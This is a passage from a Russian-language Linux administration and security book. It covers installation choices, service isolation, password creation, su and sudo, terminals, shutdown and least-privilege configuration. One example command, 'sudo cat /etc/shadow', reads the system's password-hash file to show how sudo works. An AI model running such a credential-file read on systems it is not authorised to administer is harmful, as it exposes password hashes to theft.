- **Быстрая** — использовать определенную производителем конфигурацию. Таким образом вы сократите количество вопросов, на которые надо ответить во время установки, но результат будет далек от оптимального или безопасного;
- **Разработка** — задействовать основные пакеты и все необходимые компоненты для разработки приложений, компиляции ядра ОС Linux и т. д.;
- **Офис** — установить типовые пакеты плюс офисные приложения;
- **Клиент** — включить в устанавливаемую версию ОС только клиентские программы;
- **Сервер** — установить только серверные программы для выполнения определенной роли в вашей сети;
- **Выборочная** — самостоятельно выбрать требуемые компоненты. Это наиболее предпочтительный вариант для серверов и компьютеров, которые будут подключены к сети;
- **Обновление существующей версии** — сохранить многие установки системы, что позволит потратить меньше времени на повторную настройку. Разумеется, такой вариант может появиться в выборе, только если ОС Linux уже установлена.

Названия этих пунктов и их количество зависят от дистрибутива и могут очень сильно отличаться в каждой версии. Последний пользовательский дистрибутив Ubuntu вообще ничего у меня не спросил, а сразу начал ставить заранее предопределенный разработчиками список программ.

В этот же момент иногда предлагается выбрать графическую оболочку: KDE, GNOME или другую, если дистрибутив поддерживает более одной графической оболочки.

Для начинающего можно остановить свой выбор на варианте **Разработка** или **Офис** — чтобы у вас были все необходимые возможности для написания программ и работы с документами, но при этом в компьютере не устанавливались серверные приложения. К тому же, так вы сможете познакомиться с графическим режимом Linux. Разобравшись с типами инсталляции, укажите пункт **Выборочная** (чаще всего я его видел внизу окна) — это позволит вам выбрать дополнительно требуемые пакеты.

Пока идет установка, поговорим еще немного об этом процессе. Допустим, что в вашей сети должны работать три сервера: веб-, FTP- и сервер новостей. Все эти функции может выполнять один компьютер, но безопасность в этом случае будет далека от идеала. Я всегда разношу задачи по разным виртуальным компьютерам.

Содержать несколько физических серверов может оказаться весьма накладным даже для больших компаний, не говоря уже о домашних пользователях. Я последние годы работаю над высоконагруженными сайтами, и у нас используется не так уж и много физических серверов, но очень много виртуальных. Например, такой сервис, как SFTP[1], работает на отдельной виртуальной машине, где только он и установлен. Ему не нужно много вычислительных ресурсов, а дисковое пространство стоит не так уж и дорого.

Серверы сборки сайта, сервер обновления веб-сайтов, тестовые окружения и т. д. — каждый из них работает в своем собственном виртуальном сервере. Каждый из них изолирован, и если хакер все же проникнет на один из серверов, то дальше этого сервиса уйти он не должен.

Каждый запущенный демон — это потенциальная дыра в безопасности. Допустим, что ошибка найдена в сервере Apache. В последнее время это происходит достаточно редко, потому что его код уже очень хорошо отлажен, но представим себе эту ситуацию. Ошибка может быть не в самом сервере Apache, а в обслуживаемом им веб-сайте или в интерпретаторе PHP/Perl. В любом случае хакер может воспользоваться этой брешью, с легкостью получить доступ к FTP-серверу и скачать все секретные данные.

Если же на взломанном компьютере работает только веб-сервер, то доступ через FTP к конфиденциальным данным хакер получить не сможет. Доступно будет только то, что находится на веб-сервере, а я надеюсь, что там ничего конфиденци-

[1] SFTP (SSH File Transfer Protocol или Secure File Transfer Protocol) — безопасный протокол передачи файлов.

ального не окажется. Максимум, что сможет сделать хакер, — дефейс (замена главной страницы) или уничтожение сайта. Но это восстановить проще, чем воссоздавать все данные на FTP- или новостном сервере. Впрочем, хакер в ряде случаев может получить доступ к базе данных, но это отдельная история.

Пример с веб-сервером не вполне нагляден, потому что этот сервис умеет делать многое. Если хакер получит возможность закачивать свои файлы на сервер, то он сможет загрузить для себя туда Web-shell[1] и выполнять команды и закачивать/скачивать оттуда через сеть.

Чтобы злоумышленник не смог, взломав один компьютер, проникнуть на другой, вы должны задавать для каждого из них разные пароли. Некоторые администраторы ленятся запоминать много сложных комбинаций, поэтому придумывают только один пароль и потом устанавливают его везде, где только можно. О паролях мы поговорим в *разд. 2.6* и *главе 3*, но уже сейчас вы должны знать, что для каждой системы должен быть свой код доступа, а пароли сетевых сервисов должны быть максимально сложными.

Но не только демоны являются потенциальной проблемой. В состав Linux многие программы включаются в исходных кодах и должны компилироваться в машинные перед выполнением. Программы, использующие уязвимости Linux-систем, также часто поставляются в исходниках. В самой же ОС Linux очень редко используются инсталляторы программ, поэтому все настройки производятся во время компиляции исходного кода с помощью библиотек разработчика и компилятора gcc. Для того чтобы ими воспользоваться, злоумышленник закачивает модуль в исходниках на сервер, компилирует его и выполняет программу. Чтобы компиляция стала невозможной, я рекомендую не устанавливать библиотеки разработчика и компилятор gcc. Если надо, все можно загрузить уже в скомпилированном виде. Это мелочь, но из мелочей строится вся наша жизнь.

И если gcc окажется взломщику недоступен, то у него возникнут проблемы с выполнением зловредного кода. Его ему нужно будет скомпилировать заранее под процессор вашего сервера, и только потом закачать для выполнения. Не у каждого хакера есть такая возможность, потому что большинство их — это скрипт-кидди[2], которые сидят в Windows.

2.5. Завершение установки

В Linux существует множество загрузчиков, а самым популярным сейчас является GRUB (Grand Unified Bootloader). В последней версии Ubuntu для меня автоматически был создан отдельный раздел, на который grub и был записан.

---

[1] Web-shell — это небольшая программка, которую хакер заливает на взломанный веб-сервер, чтобы иметь возможность его удаленно изучать и администрировать.

[2] Скрипт-кидди (от англ. Script kiddie, скриптовые детки) — в хакерской культуре унизительный термин, используемый для описания тех, кто пользуется для атаки компьютерных систем и сетей скриптами или программами, разработанными другими, не понимая механизма их действия.

Двигаемся дальше. При наличии в компьютере сетевой карты вы увидите окно для ее выбора. Если нужного драйвера в списке не окажется, то можно оставить значение **none**. Это не значит, что сетевая карта не станет работать, просто будет использоваться универсальный драйвер. Некоторые дистрибутивы этот шаг пропускают, потому что Plug&Play позволяет достаточно точно определить тип карты и выбрать наилучший драйвер из большой базы, которая уже есть на дистрибутивном диске.

Теперь поговорим о настройке сети. Если в вашей сети используется единственный DHCP-сервер, то можно оставить все по умолчанию. Если же в сети несколько серверов, или есть необходимость расставить адреса вручную, то уберите галочку в пункте **Настроить с помощью DHCP**.

Если вы не знаете, как работает протокол TCP/IP, то в качестве адреса для примера можете указать 192.168.1.1. Перейдите в поле **Шлюз**, и все остальные параметры будут заполнены автоматически. В поле **Маска** должно быть указано значение 255.255.255.0. В *разд. 3.6* мы поговорим о настройке сети, и вы узнаете, как можно изменить параметры подключения. В поле **Имя хоста** укажите имя, которое вы хотите задать своему компьютеру. Этой информации хватит для начальной настройки.

2.6. Пароль

Последнее, что нам нужно указать, — это имя компьютера, под которым он будет появляться в сети, и пароль администратора системы (root). В Linux нельзя входить без пароля, подобно тому, как это было в Windows 9*x*. Вы обязательно должны указать имя пользователя, под которым будете работать, и его пароль, и в зависимости от ваших прав вам будет предоставляться доступ к определенным разделам и функциям ОС.

Окно установки имени сервера и пароля в Ubuntu 18.0 показано на рис. 2.4.

В дистрибутиве может иметься возможность выбрать учетную запись, под которой будет осуществляться автоматический вход в систему при загрузке компьютера. В погоне за простотой кто-то придумал такую фишку, чтобы Linux была похожа на Windows 95 или Windows XP Home, и пользователь не думал о пароле, но я бы не советовал пользоваться этой возможностью. Не ленитесь вводить пароли!

У меня даже на моих личных домашних компьютерах установлен пароль. Он относительно простой, его все в доме знают, но он есть.

Программа установки моего дистрибутива Linux проверяет только длину пароля, и для администратора эта величина должна быть не менее 6 символов. Так как пользователь root имеет полные права на систему, то пароль должен быть как можно более сложным, чтобы его нельзя было быстро подобрать.

Проверка длины пароля — это уже хорошо, ведь это значит, что у администратора просто обязан быть пароль, и «пустой» вариант невозможен. Все специалисты по компьютерной безопасности в один голос просят пользователей не задавать про-

стые пароли, но мало кто следует этим рекомендациям. Нельзя для этих целей использовать имена, читаемые слова или даты рождения. Такие пароли легко взламываются простым перебором по словарю, и это не отнимет много времени, если словарь хорошо составлен. А если систему будет взламывать человек, который вас знает, то он сможет обойтись и без словаря, а завершит ручной подбор за несколько минут.




Рис. 2.4. Ubuntu: установка пароля и имени сервера

Ну, сейчас некоторые скажут, что вот он — писатель-очевидность, и он тоже будет рассказывать о необходимости выбирать сложные пароли. Да, это очевидно, и я надеюсь, что вы это понимаете, поэтому не буду рассказывать про необходимость сложных паролей, а просто расскажу, как я их выбираю.

При создании пароля желательно генерировать случайные шифры, состоящие из символов разного регистра (прописных и строчных букв), а также цифр и различных допустимых символов (например, дефиса или подчеркивания). Длина пароля должна быть не менее 8 символов, а лучше — более 12. Тогда для подбора хакеру потребуется очень много времени.

Так вот я, когда нужно сгенерировать пароль, запускаю какой-нибудь текстовый редактор и случайным образом набираю на клавиатуре любые символы в разном регистре. Как теперь запомнить такую комбинацию? Лучше потратить пару дней на

усвоение сложного пароля или хотя бы хранить его в каком-нибудь защищенном хранилище.

Если не хочется запоминать что-то сверхсложное, то можно применить метод попроще, хотя и надежность полученного шифра будет ниже. Рассмотрим очень интересный способ генерации случайных паролей. Допустим, вы хотите использовать слово `generation`. А что, оно достаточно длинное, но простое и может быть легко взломано по словарю. Как усложнить пароль? Посмотрите на клавиатуру и набирайте вместо букв слова `generation` символы, находящиеся немного выше их. Например, прямо над `g` находится `t`, а над `e` — `3` и т. д. В результате получится пароль `t3h34q589h`. Такой пароль запоминается легко, а по словарю подобрать его сложнее.

Вместо верхних можно взять буквы, находящиеся справа, и тогда пароль `generation` превратится в `hrmrtsypm`. Тоже нелегкая задача для хакера.

А если еще набрать некоторые из этих букв в верхнем регистре, то пароль сразу очень существенно усложнится. Например, вы можете установить в верхнем регистре третью и восьмую буквы и получить `hrMrtsyPm`.

На работе я примерно так и поступаю, только беру пару слов на русском и набираю их в английской раскладке, добавляя как минимум один символ и как минимум две цифры. Например, `djn1'nj2-gfhjkm`. Здесь на самом деле написано: `вот1это2-пароль`. Конечно же, это только пример. В реальности я беру слова посложнее и длиннее.

Вот такими простыми способами можно соорудить легко запоминаемые, но сложные для подбора пароли. Конечно, эти пароли не сравнить с реально случайным образом сгенерированным «мусором», но все же они достаточно сложны для взлома и в то же время запоминаемы их автором.

Помимо пароля администратора, вам может быть предложено завести новую учетную запись (добавить пользователя), под которой вы будете в дальнейшем работать с системой. Конечно же, можно использовать и root, но это не рекомендуется. Даже администраторы должны входить в систему как простые пользователи и только при крайней надобности переключаться на учетную запись root, чтобы выполнить административную задачу.

В последней версии CentOS до сих пор программа установки просит пароль для пользователя root и можно (даже желательно) создать еще одного пользователя. В Ubuntu Server нужно создать только своего пользователя, а root будет отключен. И это правильно.

Операционной системе можно разрешить автоматически входить в систему при старте компьютера под вашей учетной записью простого пользователя. Это не страшно, если компьютер не содержит важной информации, и вы работаете с ним один (тем не менее, лучше иметь хоть какой-то пароль). И если кто-то получит физический доступ к компьютеру, то он сможет прочитать ваши личные файлы, но не сможет сделать ничего серьезного с системой, потому что для этого все же нужно знать пароль администратора.

В последних версиях Linux процесс переключения выглядит примерно так же, как и в Windows или macOS — вы работаете под простой учетной записью, а когда вам

нужно выполнить привилегированную операцию, требующую повышенных прав, система запрашивает пароль администратора. Вводя пароль, вы разрешаете системе выполнить эту операцию.

Ну и когда пароли указаны, начинается установка Linux (рис. 2.5).




Рис. 2.5. Ubuntu: идет установка системы

2.7. Первый старт

Современные версии загрузчиков красивы и отображают приятное окно выбора системы для загрузки. Просто выберите нужный вариант и откиньтесь на спинку стула — мы погружаемся в мир пингвинов.

Загрузчик системы может скрывать процесс старта, но где-то под графической оболочкой обязательно скрывается запуск сервисов. В старых системах этот процесс отображался в виде текстовых строк, бегущих по экрану.

ОС Linux — система многопользовательская. Это значит, что с ней могут работать несколько человек. Система должна знать, с кем она сейчас работает, поэтому после загрузки ОС вам предложат представиться, указав имя пользователя и пароль. Первый параметр позволяет идентифицировать вас, а второй — обезопасить от не-

желательного использования вашего имени другим пользователем. Идентификация пользователя в текстовом режиме выглядит как строка с приглашением ввести имя:

localhost login:

После ввода имени пользователя вы должны указать пароль, чтобы ОС смогла определить, что вы являетесь тем, за кого себя выдаете. Если вы выбрали во время загрузки графический режим и правильно настроили видеокарту, то перед вами появится графическое приглашение входа в систему. Современные дистрибутивы устанавливают графический вход по умолчанию, поэтому текстовое приглашение можно увидеть либо при неправильной настройке видеокарты (я с таким давно не сталкивался), либо при установке серверной версии Linux без установки графических оболочек.

При подготовке этой книги я устанавливал последнюю версию Ubuntu Server, чтобы освежить в памяти этот процесс, потому что он меняется почти в каждой версии. Но с точки зрения входа в систему тут ничего не изменилось, потому что графическая оболочка с серверной версией не устанавливается. И я не вижу причин ставить ее.

Прежде чем вводить имя, осмотритесь. Возможно, где-то есть какие-то кнопки или меню. Например, у Mandriva 2008 внизу есть кнопочка **Тип сеанса**, нажатие которой позволяет сменить графическую оболочку, а оболочек для Linux несколько. Самые распространенные из них — это GNOME и KDE. Наиболее популярный дистрибутив Ubuntu устанавливает только GNOME. Если вы предпочитаете KDE, то следует устанавливать дистрибутив Kubuntu, который выпускается тем же производителем, а именно — Canonical Ltd.

Но под какой учетной записью работать? Во время установки вы могли задать пароль системного администратора (root) и добавили пользователя. В последней версии Ubuntu вы задаете только пароль для своего пользователя, так что у вас и выбор лишь один — работать от имени созданного во время установки пользователя. Но даже если вы задали пароль для пользователя root, по умолчанию уже запрещено входить под именем root в графическом режиме. Да, это ограничение можно обойти, и возможно, что обход будет доступен и в будущем. Однако если раньше нас только предупреждали об опасности работы под root, то теперь прямо запрещают вход.

Работа под учетной записью root может облегчить взлом компьютера через простые на первый взгляд приложения и способствует вирусным эпидемиям. До сих пор в UNIX-подобных системах почти не было вирусных эпидемий как раз из-за того, что пользователи системы не обладают полными правами. Все программы, которые запускаются пользователями, обладают только теми правами, которые есть у самого пользователя. И чем меньше у вас прав, тем лучше, как бы странно это ни звучало.

Вирусы не могут прописываться в системные файлы, потому что для этого выполняемой программе нужны повышенные привилегии, которые могут быть достигнуты только, если пользователь введет пароль администратора при запуске программы.

Допустим, что вы путешествуете по веб-сайтам. Запущенный вами браузер автоматически имеет те же права, что и вы. И если в нем найдется уязвимость, позволяющая получить доступ к жесткому диску, то злоумышленник сможет воспользоваться этой лазейкой и, например, стереть на нем всю информацию.

Если же работать под пользовательской учетной записью, то уничтожить он сможет только те файлы, которые доступны этому пользователю. Системные файлы в таком случае будут в безопасности. При необходимости повышения прав вы всегда можете это сделать, зная пароль администратора. Для этого служит команда `su`, а в качестве параметра (указывается через пробел после команды) передается имя пользователя, статус которого вы хотите обрести.

Чтобы получить права администратора, наберите команду:

```
su root
```

или

```
su -
```

Вторая команда тоже позволяет приобрести права root, хотя вместо имени указан дефис. В ответ на это система запросит пароль. Введите данные пользователя, права которого вы хотите получить, и после этого вы сможете выполнять команды, доступные этой учетной записи. Например, получив статус администратора, вы приобретете все права на систему.

> ***Примечание***
>
> Необходимо заметить, что некоторые команды, которые будут описываться в книге, могут оказаться недоступными от имени простого пользователя. Так как мы рассматриваем настройки системы, то некоторые действия могут оказаться опасными, поэтому доступны они только администратору. Если при попытке выполнить что-либо произошла ошибка — например, получено сообщение **Команда не найдена**, попробуйте переключиться на root, и, скорее всего, это поможет. Исключением может быть наличие у вас экзотической версии Linux, или если вы не установили вызываемую программу.

По правилам безопасности переключение на учетную запись администратора в интерактивном режиме может быть запрещено. Например, если ваше окружение работает с кредитными картами, то, скорее всего, придется проходить сертификацию PCI, согласно которой нельзя работать в интерактивном режиме с повышенными привилегиями.

Как же тогда выполнять команды? Для этого существует другая команда:

```
sudo команда
```

Эта команда позволяет выполнить указанную команду с правами администратора. Например, выполнение следующей команды завершится сообщением об ошибке **Permission denied** (Недостаточно прав доступа):

```
cat /etc/shadow
```

Но если выполнить команду:

```
sudo cat /etc/shadow
```

то система спросит пароль администратора и после этого выполнит команду. Именно такой режим более предпочтителен, несмотря на то, что если выполнить эту же команду еще раз, система уже не будет спрашивать пароль. Даже если вы попробуете выполнить другую команду, используя sudo, пароль спрашиваться не будет какое-то время.

Отличие команды sudo от команды su в том, что вы не открыли постоянную интерактивную сессию, в которой можете отправлять множество команд от имени администратора и видеть результат.

Безопасна ли sudo? В принципе, да. Проблема может возникнуть только в том случае, если кто-то физически воспользуется вашей клавиатурой для запуска команд из-под вашей сессии, или если в ОС найдется баг, который позволит злоумышленнику перехватить вашу сессию. Второе маловероятно, и если такое произойдет, обновлять систему все равно придется. Главное — это человеческий фактор. Не оставляйте свой компьютер не заблокированным. Но даже в этом случае через некоторое время при попытке выполнить команду sudo придется вводить пароль администратора заново.

Как уже отмечалось, ОС Linux — многопользовательская система и поддерживает несколько терминалов. По умолчанию вы входите в первый терминал. Для того чтобы переключиться на другой, нужно нажать клавишу <Alt> и одну из клавиш <F1>–<F6>. В ответ на это перед вами появится чистый экран с приглашением ввести имя пользователя, которое может быть различным в каждом терминале.

Использование терминалов — очень удобная возможность. Например, в одном вы запускаете программу, которая требует много времени для выполнения, после чего переключаетесь на другой терминал и продолжаете работу с компьютером. В любой момент можно вернуться на первый терминал и посмотреть на ход исполнения той программы.

При удаленной работе с сервером я часто открываю по три и более терминала и в каждом из них открываю разные папки. В одном терминале это может быть папка конфигурации веб-сервера, в другом — папка журналов ошибок, в третьем — «корень» моего сайта. Теперь с помощью двух клавиш <Alt>+<F*x*> (где *x* — это цифра от 1 до 6) можно быстро «перепрыгивать» с одной такой папки на другую.

Прежде чем двигаться дальше и выполнять команды, нужно познакомиться с терминалом. Это командная строка, с помощью которой выполняется управление системой. В серверных дистрибутивах нет графических оболочек (хотя их можно установить), и там управление происходит только в командной строке. В домашних дистрибутивах терминал открывается в виде окна с приглашением вводить команды.

В обоих случаях приглашение вводить команды выглядит следующим образом:

[root@Flenov:/etc]:

Что это значит? Сначала идет имя пользователя, под которым вы вошли в систему, в данном случае это **root**. Нет, я реально не вошел под этим пользователем, я его просто показал здесь в качестве примера. После знака @ следуют имя компьютера и пробел или двоеточие, за которым стоит имя текущей папки. Таким образом, вы

всегда знаете, где находитесь, и где будут по умолчанию выполняться вводимые команды.

Зачем указывать в командной строке имя компьютера? — ведь мы знаем, за каким компьютером сидим. Ответ на этот вопрос кроется в сетевых возможностях ОС. Вы можете подключиться к удаленному компьютеру с помощью ssh, и тогда ваша командная строка будет выглядеть совершенно идентично, но вместо локального имени компьютера вы увидите имя удаленного.

Например, если я из программы терминала выполню команду:

```
ssh flenov@mywebsite.com
```

то откроется сессия с удаленной виртуальной машиной, на которой установлены мои сайты, и я смогу управлять ими, выполняя команды в терминале. То есть, выполняя команды в терминале на моем компьютере, я реально запускаю их на сервере.

Тут же я использую и возможности открытия нескольких терминалов. Правда, делаю это из macOS, терминал которого выглядит как окно с закладками (рис. 2.6).




Рис. 2.6. macOS: удаленная сессия ssh с виртуальной машиной Linux

2.8. Мы в системе

Итак, мы вошли в систему, и ОС запускает для нас уникальное окружение, которое определяется по имени пользователя. Среда включает пользовательские каталоги, настройки и командную оболочку.

Пользовательские каталоги находятся в каталоге /home и по умолчанию имеют название, совпадающее с именем пользователя. Например, для пользователя root используется каталог /home/root. Если вы входите в систему под именем пользователя michael, то вашим домашним каталогом будет /home/michael. В этом каталоге вы можете хранить свои файлы. Домашний каталог пользователя root лучше не трогать.

Когда вы входите в систему, то текущим каталогом становится ваш домашний. Так, для пользователя michael таковым станет /home/michael, и все команды будут выполняться в этом каталоге, пока вы не измените его.

В Linux существует несколько командных оболочек, и каждая из них наделена своими возможностями. Чаще всего пользователи применяют оболочку под названием bash[1] (находится она в каталоге /bin/bash). Мы будем рассматривать именно ее, как наиболее популярную, и именно ее назначает пользователям Ubuntu. Другие оболочки похожи, но немного отличаются возможностями. Для системных программ очень часто используется оболочка sh (находится в каталоге /bin/sh).

Когда я начинал осваивать Linux и установил ее в первый раз, то потом долго не мог правильно выключить, потому что не знал, какая для этого используется команда. Я взял у знакомого книгу по Linux, но в ней описание процесса выхода было где-то в середине, и пока я нашел нужную команду, пришлось месяц обходиться без корректного завершения работы ОС и просто выключать питание компьютера. Да, Интернета тогда не было, и нельзя было просто зайти в Google и попросить его найти нужную команду.

В графическом интерфейсе выключить компьютер не проблема — там есть для этого меню, но если вы используете текстовый режим (напомню, вы настраиваете сервер), то без знания команды корректно выключить компьютер проблематично.

Итак, для выхода из системы служит команда `shutdown`. После нее указывается, что именно нам нужно: `-r` (для перезагрузки) или `-h` (для выключения компьютера). И в конце команды можно задать время, через которое должно начаться выполнение команды (в частности `now` — сейчас).

Например, для немедленной перезагрузки системы наберите команду:

```
shutdown -r now
```

Для немедленного выключения компьютера следует ввести:

```
shutdown -h now
```

В последних версиях эти команды выполняются только с правами администратора — команда, отданная от имени простого пользователя, не будет выполнена.

Если же выключить питание с помощью кнопки на системном блоке, то можно потерять данные, которые были загружены в оперативную память, но не сохранены на жестком диске. Это относится к любой ОС — Linux здесь не исключение.

Если вы работаете в текстовом режиме и просто хотите войти под другим именем пользователя, наберите команду `exit`.

---

[1] Название «bash» является акронимом от Bourne-again-shell («еще-одна-командная-оболочка-Борна») и представляет собой игру слов: Bourne-shell — одна из популярных разновидностей командной оболочки для UNIX (sh), автором которой является Стивен Борн, усовершенствованная Брайаном Фоксом. Фамилия Bourne (Борн) перекликается с английским словом born, означающим «родившийся», отсюда: рожденная-вновь-командная оболочка.

2.9. Подсказки

Некоторые операционные системы славятся своей простотой и хорошими подсказками. Но, как мы уже говорили, производительность, надежность и простота — не всегда совместимые вещи. ОС Linux содержит множество команд, и у каждой из них большое количество параметров. Помнить их все невозможно, поэтому разработчики постарались и снабдили ОС обширной справкой.

Если вы хотите получить информацию о какой-либо команде или программе, то попробуйте запустить ее с одним из ключей: `-h`, `-help` или `-?`. Разные программы используют разные ключи, но один из этих, скорее всего, заставит вывести на экран короткую подсказку по использованию программы.

Для получения более подробной информации нужно воспользоваться следующей конструкцией:

```
man имя
```

Здесь `имя` — это название команды или программы, описание которой вас интересует. Например, чтобы увидеть описание команды `shutdown`, выполните:

```
man shutdown
```

Для выхода из программы помощи нужно нажать на клавиатуре клавиши <–> и <e>. В ответ на это перед вами появится сообщение **Quit at end-of-file (press RETURN)**. Нажмите клавишу <Enter>, затем перейдите в конец просматриваемого файла помощи, используя клавиши <↓> или <Page Down>, и программа `man` завершит работу.

Более простой способ завершения программы `man` — нажать клавишу <q>. В этом случае выход произойдет мгновенно.

2.10. Основы конфигурирования

Прежде чем переходить к более глубокому рассмотрению вопросов, связанных с конфигурированием ОС Linux, мы должны определиться с правилами, которые действуют вне зависимости от типа ОС и конкретного сервиса. Придерживаясь их, вы сможете построить действительно защищенную систему (сервер или даже сеть из компьютеров и серверов).

2.10.1. Запрещено то, что не разрешено

Когда вы настраиваете параметры доступа, то необходимо придерживаться принципа минимализма, который можно выразить следующими двумя тезисами:

- *необходимо запускать минимум возможного*. Это касается не только сервисов в целом, но и их составляющих. Например, если вам нужен веб-сервер, для этого чаще всего устанавливается Apache. Эта программа включает в себя очень много возможностей, среди которых поддержка интерпретируемых языков PHP и Perl,

но, как правило, программисты сайтов используют только один из них, поэтому нет смысла разрешать оба. Если сайт проектируется с помощью PHP, то следует удалить Perl, и наоборот;

- *следует разрешать минимум необходимого.* Многие администраторы не любят заниматься какими-либо настройками, поэтому открывают полный доступ ко всему, что только *может* пригодиться. Но слово «может» не совместимо с безопасностью. Возможность, которую вы откроете пользователю, на самом деле может ему не понадобиться, а вот злоумышленник благодаря лишней лазейке может натворить много бед. Например, на клиентских компьютерах часто открывают какую-то папку для всеобщего доступа. Это мотивируется тем, что пользователям может потребоваться обмен данными. А если нет?

Рассматривая конфигурирование ОС и ее сервисов, я буду часто напоминать об этом правиле, и при разборе примеров мы будем отталкиваться именно от полного запрета.

2.10.2. Настройки по умолчанию

Настройки по умолчанию предусмотрены только для обучения и чаще всего открывают возможности, которые не нужны, — чтобы вы оценили мощь программы и могли приступить к работе сразу после ее установки. Это значит, что будет разрешено лишнее, что уже нарушает первый рассмотренный принцип. Даже если установка по умолчанию не делает доступными все компоненты программы, чаще всего настройки все равно оказываются небезопасными, потому что могут содержать опасные параметры или пароли по умолчанию.

Когда используется не так много команд и параметров, лучше заняться конфигурацией программы с чистого листа. Если процедура достаточно сложная (ярким примером является sendmail), то проще всего отталкиваться от настроек по умолчанию, добавляя, изменяя или удаляя ключи. Даже не пытайтесь в этом случае настраивать систему с нуля. В процессе конфигурирования обязательно что-то забывается, и тем самым повышается вероятность ошибки. Сложность конфигурационных файлов в том, что они имеют текстовый формат, и все имена параметров нужно писать четко и полностью. Если ошибиться хотя бы в одной букве, параметр станет восприниматься неверно и будет игнорироваться.

